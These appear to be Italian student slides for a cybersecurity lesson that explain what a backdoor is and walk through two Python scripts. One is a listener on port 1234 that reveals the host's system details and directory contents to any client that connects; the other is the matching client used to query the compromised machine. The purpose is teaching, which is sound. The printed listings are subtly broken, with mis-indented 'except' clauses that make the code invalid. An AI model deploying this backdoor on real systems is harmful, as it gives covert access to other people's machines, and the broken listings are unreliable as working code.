

A decorative graphic on the left side of the slide consisting of two overlapping parallelograms. The front one is blue and the back one is a light greenish-blue. They are positioned diagonally, with the blue one partially covering the green one.

Consegna S3/L2 Cybersecurity

Riccardo Agostino Monti



Cos'è una backdoor:


Una backdoor è una sorta di “porta di servizio” che permette l’accesso non autorizzato a un sistema informatico. Può essere installata dall’amministratore di sistema per scopi legittimi, come la manutenzione remota, ma può anche essere sfruttata da cybercriminali per prendere il controllo completo di un sistema senza che l’utente ne sia consapevole. Le backdoor operano nell’ombra, cercando di nascondersi tra i file di sistema e possono essere attivate da un hacker tramite comandi remoti. Una volta scoperte, le backdoor possono consentire il controllo su processi attivi, la webcam, il mouse e la tastiera, nonché essere utilizzate per attacchi malevoli. Pertanto, è fondamentale proteggere i nostri dispositivi e dati da queste minacce

Il primo codice:

Questo codice sembra essere un semplice esempio di una backdoor scritta in Python. Vediamo cosa fa:

1) Importazione dei moduli :

Il codice inizia importando diversi moduli, tra tutti il modulo socket che è utilizzato per la comunicazione di rete.



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
        except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
            except:
                tosend = "Wrong path"
            connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```



Come procede il codice?

2) Configurazione del server socket:

La variabile `SRV_ADDR` è impostata su una stringa vuota, il che significa che il server ascolterà su tutte le interfacce di rete disponibili. La variabile `SRV_PORT` è impostata su 1234, che è la porta su cui il server accetta le connessioni in entrata.

3) Creazione del socket del server:

Viene creato un oggetto socket (`s`) utilizzando

`<<socket.socket(socket.AF_INET, socket.SOCK_STREAM). AF_INET>>` indica che stiamo usando IPv4 e `SOCK_STREAM` indica che stiamo utilizzando un socket di tipo stream (TCP)

4) Binding del socket:

Il server si lega all'indirizzo e alla porta specificati utilizzando

`<<s.bind((SRV_ADDR, SRV_PORT)).>>`



Come procede il codice?

5) Ascolto delle connessioni:

Il server entra in modalità di ascolto utilizzando `s.listen(1)`. Questo significa che il server è pronto a ricevere connessioni in entrata.

6) Accettazione delle connessioni:

Quando un client si connette, il server accetta la connessione utilizzando `<<connection, address = s.accept()>>`. `Connection` è un nuovo socket che rappresenta la connessione con il client, mentre `address` contiene l'indirizzo IP e la porta del client.



Come procede il codice?

6) Comunicazione con il client:

Il server riceve dati dal client utilizzando `data = connection.recv(1024)`. A seconda del dato ricevuto, il server esegue diverse azioni:

- ◆ Se il dato è '1', invia al client informazioni sulla piattaforma e l'architettura del sistema
`<<platform.platform() + " " + platform.machine()>>`
- ◆ Se il dato è '2', il server riceve un percorso e restituisce la lista dei file in quella directory.
- ◆ Se il dato è '0', il server chiude la connessione corrente e ne attende una nuova.

Codice 2

Questo codice serve per collegarsi alla backdoor presente nel computer che si vuole raggiungere.

Questo è quello che fa nel dettaglio:

1) Configurazione del server socket:

Viene chiesto di inserire indirizzo ip<<SRV_ADDR>> e porta <<SRV_PORT>> del server

2) Creazione del socket del client:

Viene creato un oggetto socket <<my_sock>> proprio come nel codice 1.

```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 client_backdoor.py
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("\n\n0) Close the connection\n1) Get system info\n2) List directory contents")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()

while 1:
    message = input("\n-Select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode('utf-8'))

    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("*"*40)
        for x in data:
            print(x)
        print("*"*40)
```



Come procede il codice?

3) Connessione al server:

Il client (computer da dove si fa l'attacco) si connette al server (computer attaccato) utilizzando : `<<my_sock.connect((SRV_ADDR, SVR_PORT))>>`

4) Visualizza il menu:

Viene mostrato un menu con le opzioni di “chiusura della connessione”, “ottenere le informazioni di sistema del pc attaccato” e “Elenca i contenuti della directory specificata del pc attaccato”.

In base alla scelta esegue quelle operazioni.